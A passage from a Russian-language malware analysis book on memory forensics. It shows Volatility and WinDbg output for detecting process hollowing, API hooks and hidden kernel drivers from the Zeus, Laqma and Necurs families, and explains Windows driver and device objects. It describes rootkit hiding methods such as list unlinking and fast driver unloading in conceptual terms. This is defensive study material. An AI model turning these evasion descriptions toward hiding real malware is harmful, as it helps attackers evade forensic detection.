    1824 svchost.exe        0x77120000 True   True   True  \WINDOWS\system32\oleaut32.dll
    1824 svchost.exe        0x5cb70000 True   True   True  \WINDOWS\system32\shimeng.dll
    1824 svchost.exe        0x76390000 True   True   True  \WINDOWS\system32\imm32.dll
    1824 svchost.exe        0x7c9c0000 True   True   True  \WINDOWS\system32\shell32.dll
    1824 svchost.exe        0x77c10000 True   True   True  \WINDOWS\system32\msvcrt.dll
    1824 svchost.exe        0x5ad70000 True   True   True  \WINDOWS\system32\uxtheme.dll
    1824 svchost.exe        0x5d090000 True   True   True  \WINDOWS\system32\comctl32.dll
    1824 svchost.exe        0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
```

`malfind` показывает наличие PE-файла по адресу `0x00400000` с подозрительной защитой памяти `PAGE_EXECUTE_READWRITE`, что указывает на то, что этот исполняемый файл был внедрен и обычно не загружается:

```
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 malfind -p 1824
Volatility Foundation Volatility Framework 2.6
Process: svchost.exe Pid: 1824 Address: 0x400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 7, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00400000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0x00400010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0x00400020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00400030 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 ................

0x00400000 4d DEC EBP
0x00400001 5a POP EDX
[REMOVED]
```

Злоумышленники используют различные варианты внедрения пустого процесса, чтобы обойти криминалистический анализ. Для получения подробной информации о том, как работают эти хитроумные приемы и как обнаружить их, используя собственный плагин Volatility, посмотрите презентацию автора с конференции Black Hat под названием «Что авторы вредоносных программ не хотят, чтобы вы знали: хитроумное внедрение пустого процесса» (youtu.be/9L9I1T5QDg4). Кроме того, вы можете прочитать сообщение в блоге автора на странице cysinfo.com/detecting-deceptive-hollowing-techniques/.

11.3 Обнаружение перехвата API

После внедрения вредоносного кода в целевой процесс вредоносное ПО может перехватить API-вызовы, сделанные целевым процессом, чтобы контролировать его путь выполнения и перенаправить его вредоносному коду. Детали техники перехвата были рассмотрены в главе 8 «Внедрение кода и перехват» (в разделе «Методы перехвата»). В этом разделе мы в основном сосредоточимся на обнаружении таких методов перехвата с использованием криминалистического анализа. Чтобы идентифицировать перехват API как в процессах, так и в памяти ядра, можно использовать плагин `apihooks` Volatility. В следующем примере с ботом Zeus исполняемый файл внедряется в память процесса `explorer.exe` по адресу `0x2c70000`, как было обнаружено плагином `malfind`:

```
$ python vol.py -f zeus.vmem --profile=Win7SP1x86 malfind

Process: explorer.exe Pid: 1608 Address: 0x2c70000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x02c70000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ..............
0x02c70010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x02c70020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x02c70030 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ................
```

Ниже видно, что плагин `apihooks` обнаруживает перехват в API пользовательского режима `HttpSendRequestA` (в `wininet.dll`). Перехваченный API затем перенаправляется на адрес `0x2c7ec48` (адрес перехвата). Адрес перехвата находится в пределах диапазона адресов внедренного исполняемого файла (модуль перехвата). Название модуля перехвата неизвестно, потому что он обычно не загружается с диска (а внедряется). В частности, по начальному адресу (`0x753600fc`) API-функции `HttpSendRequestA` имеется инструкция перехода, которая перенаправляет поток выполнения `HttpSendRequestA` на адрес `0x2c7ec48` внутри внедренного файла:

```
$ python vol.py -f zeus.vmem --profile=Win7SP1x86 apihooks -p 1608

Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1608 (explorer.exe)
Victim module: wininet.dll (0x752d0000 - 0x753c4000)
Function: wininet.dll!HttpSendRequestA at 0x753600fc
Hook address: 0x2c7ec48
```

```
Hooking module: <unknown>

Disassembly(0):
0x753600fc e947eb918d  JMP 0x2c7ec48
0x75360101 83ec38      SUB ESP, 0x38
0x75360104 56          PUSH ESI
0x75360105 6a38        PUSH 0x38
0x75360107 8d45c8      LEA EAX, [EBP-0x38]
```

11.4 Руткиты в режиме ядра

Вредоносная программа, такая как руткит, может загрузить драйвер ядра для запуска кода в режиме ядра. После запуска в пространстве ядра она получает доступ к внутреннему коду операционной системы и может отслеживать системные события, уклоняться от обнаружения, модифицируя внутренние структуры данных, перехватывать функции и изменять таблицы вызовов. Драйвер режима ядра чаще всего имеет расширение `.sys` и находится в `%windir%\system32\drivers`. Обычно он загружается при создании службы типа *служба драйвера ядра* (как описано в главе 7 «Функциональные возможности и персистентность вредоносных программ» в разделе «Служба»).

В Windows реализованы различные механизмы безопасности, предназначенные для предотвращения выполнения неавторизованного кода в пространстве ядра. Это затрудняет установку драйверов ядра для руткита. На 64-битной Windows Microsoft реализовала подпись кода в режиме ядра (KMCS), которая требует цифровой подписи драйверов в режиме ядра для загрузки в память. Другим механизмом безопасности является Kernel Patch Protection (KPP), также известный как PatchGuard, который предотвращает модификации основных компонентов системы, структур данных и таблиц вызовов (таких как SSDT, IDT и т. д.). Данные механизмы безопасности эффективны против большинства руткитов, но в то же время это заставило злоумышленников придумать передовые методы, которые позволяют им устанавливать неподписанные драйверы и обходить эти механизмы безопасности. Одним из таких способов является установка Bootkit. Bootkit заражает ранние этапы процесса запуска системы еще до полной загрузки операционной системы. Другой метод – использование уязвимости в ядре или стороннем драйвере для установки неподписанного драйвера. В оставшейся части этой главы мы будем предполагать, что злоумышленнику удалось установить драйвер режима ядра (используя Bootkit или используя уязвимость на уровне ядра), и сосредоточимся на экспертизе памяти ядра, которая включает в себя идентификацию вредоносного драйвера.

В чистой системе Windows вы найдете сотни модулей ядра, поэтому поиск вредоносного модуля требует некоторой работы. В последующих разделах мы рассмотрим некоторые распространенные методы поиска и извлечения вредоносных модулей ядра. Начнем с вывода списка.

11.5 Вывод списка модулей ядра

Чтобы вывести список модулей ядра, можно использовать плагин `modules`. Этот плагин опирается на просмотр двусвязного списка структур метаданных (`KLDR_DATA_TABLE_ENTRY`), на который указывает `PsLoadedModuleList` (этот метод аналогичен обходу двусвязного списка структур `_EPROCESS`, описанного в главе 10 «Охота на вредоносные программы с использованием криминалистического анализа дампов памяти», в разделе «Понимание ActiveProcessLinks»).

Перечисление модулей ядра не всегда может помочь вам определить вредоносное ядро драйвера из сотен загруженных модулей, но может быть полезно для обнаружения подозрительного индикатора, такого как драйвер ядра со странным именем, или загрузки модулей ядра с нестандартных или временных путей. Плагин `modules` перечисляет модули ядра в том порядке, в котором они были загружены. Это означает, что если недавно был установлен драйвер руткита, вы, скорее всего, найдёте его в конце списка, при условии что модуль не скрыт и система не перезагружалась до того, как был сделан образ памяти.

В следующем примере образа памяти, зараженного руткитом Laqma, список модулей показывает вредоносный драйвер Laqma, `lanmandrv.sys`, в конце списка, запущенного из каталога `C:\Windows\System32`, тогда как большинство других драйверов ядра загружается из `SystemRoot\System32\DRIVERS\`. Из списка также видно, что основные компоненты операционной системы, такие как модуль ядра NT (`ntkrnlpa.exe` или `ntoskrnl.exe`) и уровень абстрагирования оборудования (`hal.dll`), загружаются первыми, а за ними драйверы загрузки (например, `kdcom.dll`), которые запускаются автоматически во время загрузки, и далее идут другие драйверы:

```
$ python vol.py -f laqma.vmem --profile=Win7SP1x86 modules
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name         Base       Size     File
---------- ------------ ---------- -------- --------------------------------
0x84f41c98 ntoskrnl.exe 0x8283d000 0x410000 \SystemRoot\system32\ntkrnlpa.exe
0x84f41c20 hal.dll      0x82806000 0x37000  \SystemRoot\system32\halmacpi.dll
0x84f41ba0 kdcom.dll    0x80bc5000 0x8000   \SystemRoot\system32\kdcom.dll
[REMOVED]
0x86e36388 srv2.sys     0xa46e1000 0x4f000  \SystemRoot\System32\DRIVERS\srv2.sys
0x86ed6d68 srv.sys      0xa4730000 0x51000  \SystemRoot\System32\DRIVERS\srv.sys
0x86fe8f90 spsys.sys    0xa4781000 0x6a000  \SystemRoot\system32\drivers\spsys.sys
```

Поскольку обход двусвязного списка подвержен DKOM-атакам (описано в главе 10 «Охота на вредоносные программы с использованием криминалистического анализа дампов памяти», раздел 4.2.1 «Прямое манипулирование объектами ядра (DKOM)»), можно скрыть драйвер ядра из списка, отсоединив его. Чтобы преодолеть эту проблему, можно использовать другой плагин под названием `modscan`. Плагин `modscan` использует метод сканирования тегов пула (описано в главе 10 «Охота на вредоносные программы с использованием криминалистического анализа дампов памяти», раздел 4.2.2 «Общие сведения

о сканировании тегов пула»). Другими словами, он сканирует физическое адресное пространство в поисках тега пула (MmLd), связанного с модулем ядра.

В результате сканирования тегов пула он может обнаружить несвязанные и ранее загруженные модули. Плагин modscan отображает модули ядра в том порядке, в котором они были найдены в физическом адресном пространстве, а не в порядке, в котором они были загружены. В следующем примере руткита Necurs плагин modscan отображает вредоносный драйвер ядра (2683608180e436a1.sys), имя которого полностью состоит из шестнадцатеричных символов:

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 modscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Name                Base       Size    File
------------------ ------------------- ---------- ------  --------
0x0000000010145130 Beep.SYS            0x880f2000 0x7000  \SystemRoot\System32\Drivers\
Beep.SYS
0x000000001061bad0 secdrv.SYS          0xa46a9000 0xa000  \SystemRoot\System32\Drivers\
secdrv.SYS
0x00000000108b9120 rdprefmp.sys        0x88150000 0x8000  \SystemRoot\system32\drivers\
rdprefmp.sys
0x00000000108b9b10 USBPORT.SYS         0x9711e000 0x4b000 \SystemRoot\system32\DRIVERS\
USBPORT.SYS
0x0000000010b3b4a0 rdbss.sys           0x96ef6000 0x41000 \SystemRoot\system32\DRIVERS\
rdbss.sys
[REMOVED]
0x000000001e089170 2683608180e436a1.sys 0x851ab000 0xd000  \SystemRoot\System32\
Drivers\2683608180e436a1.sys
0x000000001e0da478 usbccgp.sys         0x9700b000 0x17000 \SystemRoot\system32\DRIVERS\
usbccgp.sys
```

Когда вы запускаете плагин модулей для образа памяти, зараженного руткитом Necurs, он не отображает этот вредоносный драйвер (2683608180e436a1.sys):

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 modules | grep 2683608180e436a1
```

Поскольку modscan использует метод сканирования тегов пула, который может обнаруживать выгруженные модули (при условии что память не была перезаписана), возможно, что вредоносный драйвер 2683608180e436a1.sys был быстро загружен и выгружен или что он скрыт. Чтобы проверить, был ли драйвер выгружен или скрыт, можно использовать плагин unloadedmodules, который будет отображать список выгруженных модулей и время, когда каждый из них был выгружен. В следующем выводе отсутствие вредоносного драйвера 2683608180e436a1.sys говорит о том, что этот драйвер не был выгружен и является скрытым. Виден другой вредоносный драйвер 2b9fb.sys, который был предварительно быстро загружен и выгружен (отсутствует в списке модулей и modscan, который показан в следующем коде). Плагин unloadedmodules может оказаться полезным в ходе расследования для обнаружения попытки руткита быстро загрузить и выгрузить драйвер, чтобы тот не отображался в списке модулей:

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 unloadedmodules
```

```
Volatility Foundation Volatility Framework 2.6
Name              StartAddress EndAddress Time
----------------- ------------ ---------- -------------------
dump_dumpfve.sys  0x00880bb000 0x880cc000 2016-05-11 12:15:08
dump_LSI_SAS.sys  0x00880a3000 0x880bb000 2016-05-11 12:15:08
dump_storport.sys 0x0088099000 0x880a3000 2016-05-11 12:15:08
parport.sys       0x0094151000 0x94169000 2016-05-11 12:15:09
2b9fb.sys         0x00a47eb000 0xa47fe000 2018-05-21 10:57:52
```

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 modules | grep -i 2b9fb.sys
```

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 modscan | grep -i 2b9fb.sys
```

11.5.1 Вывод списка модулей ядра с использованием driverscan

Другой метод вывода списка модулей ядра – использование плагина `driverscan`, как показано ниже. Плагин `driverscan` получает информацию, связанную с модулями ядра, из структуры `DRIVER_OBJECT`. В частности, плагин `driverscan` использует сканирование тегов пула, чтобы найти объекты драйвера в физическом адресном пространстве. Первый столбец, `Offset(P)`, указывает физический адрес, где была найдена структура `DRIVER_OBJECT`, второй столбец, `Start`, содержит базовый адрес модуля, а в столбце `Driver Name` отображается имя драйвера. Например, имя драйвера `\Driver\Beep` совпадает с именем `Beep.sys`, а последняя запись показывает вредоносный драйвер `\Driver\2683608180e436a1`, связанный с руткитом Necurs. Плагин `driverscan` – это еще один способ перечисления модулей ядра, который может быть полезен, когда руткит пытается скрыться от плагинов `modules` и `modscan`:

```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 driverscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Start      Size    Service Key      Name      Driver Name
------------------ --------   ------- -----------      ------    -----------
0x00000000108b9030 0x88148000 0x8000  RDPENCDD         RDPENCDD  \Driver\RDPENCDD
0x00000000108b9478 0x97023000 0xb7000 DXGKrnl          DXGKrnl   \Driver\DXGKrnl
0x00000000108b9870 0x88150000 0x8000  RDPREFMP         RDPREFMP  \Driver\RDPREFMP
0x0000000010b3b1d0 0x96ef6000 0x41000 rdbss            rdbss     \FileSystem\rdbss
0x0000000011781188 0x88171000 0x17000 tdx              tdx       \Driver\tdx
0x0000000011ff6a00 0x881ed000 0xd000  kbdclass         kbdclass  \Driver\kbdclass
0x0000000011ff6ba0 0x880f2000 0x7000  Beep             Beep      \Driver\Beep
[REMOVED]
0x000000001e155668 0x851ab000 0xd000  2683608180e436a1 26836...36a1
\Driver\2683608180e436a1
```

Чтобы вывести список модулей ядра с помощью отладчика ядра (Windbg), используйте команду `lm k` следующим образом. Для подробного вывода можно использовать команду `lm kv`:

```
kd> lm k
start    end      module name
80bb4000 80bbc000 kdcom (deferred)
82a03000 82a3a000 hal (deferred)
```

```
82a3a000 82e56000 nt (pdb symbols)
8b200000 8b20e000 WDFLDR (deferred)
8b20e000 8b22a800 vmhgfs (deferred)
8b22b000 8b2b0000 mcupdate_GenuineIntel (deferred)
8b2b0000 8b2c1000 PSHED (deferred)
8b2c1000 8b2c9000 BOOTVID (deferred)
8b2c9000 8b30b000 CLFS (deferred)
[REMOVED]
```

После того как вы определили вредоносный модуль ядра, можете сбросить его из памяти на диск с помощью плагина `moddump`. Для этого вам нужно указать базовый адрес модуля, который вы можете получить из плагинов `modules`, `modscan` или `driverscan`. В следующем примере вредоносный драйвер руткита Necurs выгружается на диск с помощью своего базового адреса:


```
$ python vol.py -f necurs.vmem --profile=Win7SP1x86 moddump -b 0x851ab000 -D dump/
Volatility Foundation Volatility Framework 2.6
Module Base   Module Name      Result
-----------   --------------   ------
0x0851ab000   UNKNOWN          OK: driver.851ab000.sys
```

11.6 Обработка ввода/вывода

Обсуждая плагин `driverscan`, я упоминал, что `driverscan` получает информацию о модуле из структуры `DRIVER_OBJECT`. Вам интересно, что такое структура `DRIVER_OBJECT`? Это станет ясно в ближайшее время. В этом разделе вы изучите взаимодействие между пользовательским режимом и компонентами режима ядра, роль драйвера устройства и его взаимодействие с менеджером ввода-вывода. Как правило, руткит состоит из компонента пользовательского режима (EXE или DLL) и компонента режима ядра (драйвер устройства). Компонент пользовательского режима руткита связывается с компонентами режима ядра, используя специальный механизм. С точки зрения компьютерной криминалистики, важно понимать, как эти связи работают и какие компоненты задействованы. Этот раздел поможет вам понять механизм связей и заложит основу для следующих тем.

Попробуем понять, что происходит, когда приложение пользовательского режима выполняет операции ввода/вывода (I/O), и как оно обрабатывается на высоком уровне. При обсуждении потока вызовов API в главе 8 «Внедрение кода и перехват» (в разделе «Поток вызовов Windows API ») я использовал в качестве примера приложение пользовательского режима, выполняющего операцию записи с использованием API `WriteFile()`, которое в конечном итоге вызывает программу `NtWriteFile()` в исполнительной системе ядра (`ntoskrnl.exe`), которая затем направляет запрос менеджеру ввода-вывода, после чего менеджер ввода-вывода запрашивает драйвер устройства для выполнения операции ввода-вывода. Здесь я еще раз вернусь к этой теме, немного подробнее и с акцентом на компоненты пространства ядра (главным образом это драйвер

устройства и менеджер ввода-вывода). Следующая диаграмма иллюстрирует поток запроса записи (другие типы запросов ввода-вывода, такие как чтение, похожи; они просто используют разные API).



Следующие пункты обсуждают роль драйвера устройства и менеджера ввода-вывода на высоком уровне.

1. Драйвер устройства обычно создает устройство или несколько устройств и указывает, какой тип операций (открытие, чтение и запись) он может обрабатывать для устройства. Он также указывает адрес программ, которые обрабатывают эти операции. Эти процедуры называются диспетчерскими процедурами, или обработчиками IRP.
2. После создания устройства драйвер сообщает об этом устройстве, чтобы оно было доступно для приложений пользовательского режима.
3. Приложение пользовательского режима может использовать API-вызовы, такие как `CreateFile`, чтобы открыть дескриптор объявленного устройства и выполнить операции ввода-вывода, такие как чтение и запись на устройстве, используя API-интерфейсы `ReadFile` и `WriteFile`. Такие API, как `CreateFile`, `ReadWrite` и `WriteFile`, которые используются для выполнения операций ввода-вывода на файл, также работают на устройстве. Это потому, что устройство рассматривается как виртуальный файл.
4. Когда операция ввода-вывода выполняется на объявленном устройстве приложением пользовательского режима, запрос направляется администратору ввода-вывода. Диспетчер ввода/вывода определяет

драйвер, который обрабатывает устройство, и запрашивает драйвер для завершения операции, передавая IRP (пакет запроса ввода/вывода).

IRP – это структура данных, которая содержит информацию о том, какую операцию нужно выполнить, и буфер, необходимый для операции ввода-вывода.

Драйвер читает IRP, проверяет его и завершает запрошенную операцию, прежде чем уведомить диспетчера ввода-вывода о статусе операции. Затем диспетчер ввода-вывода возвращает статус и данные обратно в пользовательское приложение.

На этом этапе предыдущие пункты могут показаться вам непонятными, но пусть это не обескураживает вас: все станет ясно к тому времени, когда вы закончите этот раздел. Далее мы рассмотрим роль драйвера устройства, а затем роль менеджера ввода-вывода.

11.6.1 Роль драйвера устройства

Когда драйвер загружается в систему, менеджер ввода-вывода создает объект драйвера (структура `DRIVER_OBJECT`). Затем он вызывает процедуру инициализации драйвера, `DriverEntry` (которая аналогична функциям `main()` или `WinMain()`), передав указатель на структуру `DRIVER_OBJECT` в качестве аргумента. Объект драйвера (структура `DRIVER_OBJECT`) представляет отдельный драйвер в системе. Программа `DriverEntry` будет использовать `DRIVER_OBJECT` для заполнения ее различными точками входа драйвера для обработки определенных запросов ввода/вывода. Как правило, в процедуре `DriverEntry` драйвер создает объект устройства (структура `DEVICE_OBJECT`), который представляет логические или физические устройства. Устройство создается с использованием API под названием `IoCreateDevice` или `IoCreateDevice-Secure`. Когда драйвер создает устройство объекта, он может опционально присвоить имя устройству, а также создать несколько устройств. После создания устройства указатель на первое созданное устройство обновляется в объекте драйвера. Чтобы лучше понять, о чем идет речь, давайте перечислим загруженные модули ядра и посмотрим на объект драйвера простого модуля ядра.

В этом примере мы рассмотрим драйвер ядра `null.sys`. Согласно документации Microsoft, драйвер устройства Null обеспечивает функциональный эквивалент `\dev\null` в среде Unix. Когда система запускается на этапе инициализации ядра, `null.sys` загружается в систему. Ниже видно, что `null.sys` загружается по базовому адресу `8bcde000`:

```
kd> lm k
start      end        module name
80ba2000   80baa000   kdcom (deferred)
81e29000   81e44000   luafv (deferred)
[REMOVED]
8bcde000   8bce5000   Null (deferred)
```

Поскольку `null.sys` уже загружен, его объект драйвера (структура `DRIVER_OBJECT`) будет заполнен информацией о метаданных во время инициализации

драйвера. Давайте посмотрим на его драйвер объекта, чтобы понять, какую информацию он содержит. Вы можете отобразить информацию об объекте драйвера с помощью команды расширения `!drvobj`. В приведенном ниже листинге вывода объект драйвера, представляющий `null.sys`, находится по адресу `86a33180`.

Значение `86aa2750` ниже строки `Device Object list` является указателем на объект устройства, созданный `null.sys`. Если драйвер создает несколько устройств, вы увидите несколько записей под строкой `Device Object list`:

```
kd> !drvobj Null
Driver object (86a33180) is for:
 \Driver\Null
Driver Extension List: (id , addr)

Device Object list:
86aa2750
```

Вы можете использовать адрес объекта драйвера `86a33180` для изучения структуры `_DRIVER_OBJECT` `null.sys` с помощью команды `dt` (`display type`). В приведенном ниже листинге видно, что поле `DriverStart` содержит базовый адрес (`0x8bcde000`) драйвера, поле `DriverSize` содержит размер драйвера (`0x7000`), а `Drivername` – это имя объекта драйвера (`\Driver\Null`). Поле `DriverInit` содержит указатель на процедуру инициализации драйвера (`DriverEntry`). Поле `DriverUnload` содержит указатель на процедуру выгрузки драйвера, которая обычно освобождает ресурсы, созданные драйвером во время процесса выгрузки. Поле `MajorFunction` является одним из самых важных полей, которое указывает на таблицу из 28 основных указателей на функции. Эта таблица будет заполнена адресами процедур отправки, и мы рассмотрим ее позже в данном разделе. Рассмотренный ранее плагин `driverscan` выполняет сканирование пула тегов для объектов драйвера и получает информацию, связанную с модулем ядра, такую как базовый адрес, размер и имя драйвера, читая некоторые из этих полей:

```
kd> dt nt!_DRIVER_OBJECT 86a33180
   +0x000 Type : 0n4
   +0x002 Size : 0n168
   +0x004 DeviceObject : 0x86aa2750 _DEVICE_OBJECT
   +0x008 Flags : 0x12
   +0x00c DriverStart : 0x8bcde000 Void
   +0x010 DriverSize : 0x7000
   +0x014 DriverSection : 0x86aa2608 Void
   +0x018 DriverExtension : 0x86a33228 _DRIVER_EXTENSION
   +0x01c DriverName : _UNICODE_STRING "\Driver\Null"
   +0x024 HardwareDatabase : 0x82d86270 _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch : 0x8bce0000 _FAST_IO_DISPATCH
   +0x02c DriverInit : 0x8bce20bc long Null!GsDriverEntry+0
   +0x030 DriverStartIo : (null)
   +0x034 DriverUnload : 0x8bce1040 void Null!NlsUnload+0
   +0x038 MajorFunction : [28] 0x8bce107c
```


Поле DeviceObject в структуре DRIVER_OBJECT содержит указатель на объект устройства, созданный драйвером (null.sys). Вы можете использовать адрес объекта устройства 0x86aa2750, чтобы определить имя устройства, созданного драйвером. В этом случае Null – это имя устройства, созданного драйвером null.sys:

```
kd> !devobj 86aa2750
Device object (86aa2750) is for:
 Null \Driver\Null DriverObject 86a33180
Current Irp 00000000 RefCount 0 Type 00000015 Flags 00000040
Dacl 8c667558 DevExt 00000000 DevObjExt 86aa2808
ExtensionFlags (0x00000800) DOE_DEFAULT_SD_PRESENT
Characteristics (0x00000100) FILE_DEVICE_SECURE_OPEN
Device queue is not busy.
```


Вы также можете посмотреть на фактическую структуру DEVICE_OBJECT, указав адрес объекта устройства рядом с командой display type (dt), как показано ниже. Если драйвер создает более одного устройства, то поле NextDevice в структуре DEVICE_OBJECT будет указывать на следующий объект устройства. Поскольку драйвер null.sys создает только одно устройство, поле NextDevice имеет значение null:

```
kd> dt nt!_DEVICE_OBJECT 86aa2750
   +0x000 Type : 0n3
   +0x002 Size : 0xb8
   +0x004 ReferenceCount : 0n0
   +0x008 DriverObject : 0x86a33180 _DRIVER_OBJECT
   +0x00c NextDevice : (null)
   +0x010 AttachedDevice : (null)
   +0x014 CurrentIrp : (null)
   +0x018 Timer : (null)
   +0x01c Flags : 0x40
   +0x020 Characteristics : 0x100
   +0x024 Vpb : (null)
   +0x028 DeviceExtension : (null)
   +0x02c DeviceType : 0x15
   +0x030 StackSize : 1 ''
   [REMOVED]
```


Из предыдущего вывода видно, что DEVICE_OBJECT содержит поле DriverObject, которое указывает на объект драйвера. Другими словами, связанный драйвер может быть определен из объекта устройства. Вот как менеджер ввода/вывода может определить связанный драйвер, когда он получает запрос ввода-вывода для определенного устройства. Эту концепцию можно представить с использованием следующей диаграммы.




Вы можете использовать инструмент с графическим интерфейсом, например DeviceTree (www.osronline.com/article.cfm?article=97), чтобы посмотреть на устройства, созданные драйвером. Ниже приведен скриншот инструмента, показывающего устройство `Null`, созданное драйвером `null.sys`.




Когда драйвер создает устройство, объекты устройства помещаются в каталог `\Device` в пространстве имен диспетчера объектов Windows. Чтобы просмотреть информацию о пространстве имен диспетчера объектов, вы можете использовать инструмент WinObj (docs.microsoft.com/en-us/sysinternals/downloads/winobj). Ниже показано устройство (`Null`), созданное `null.sys` в каталоге `\Device`. Также можно увидеть устройства, созданные другими драйверами:



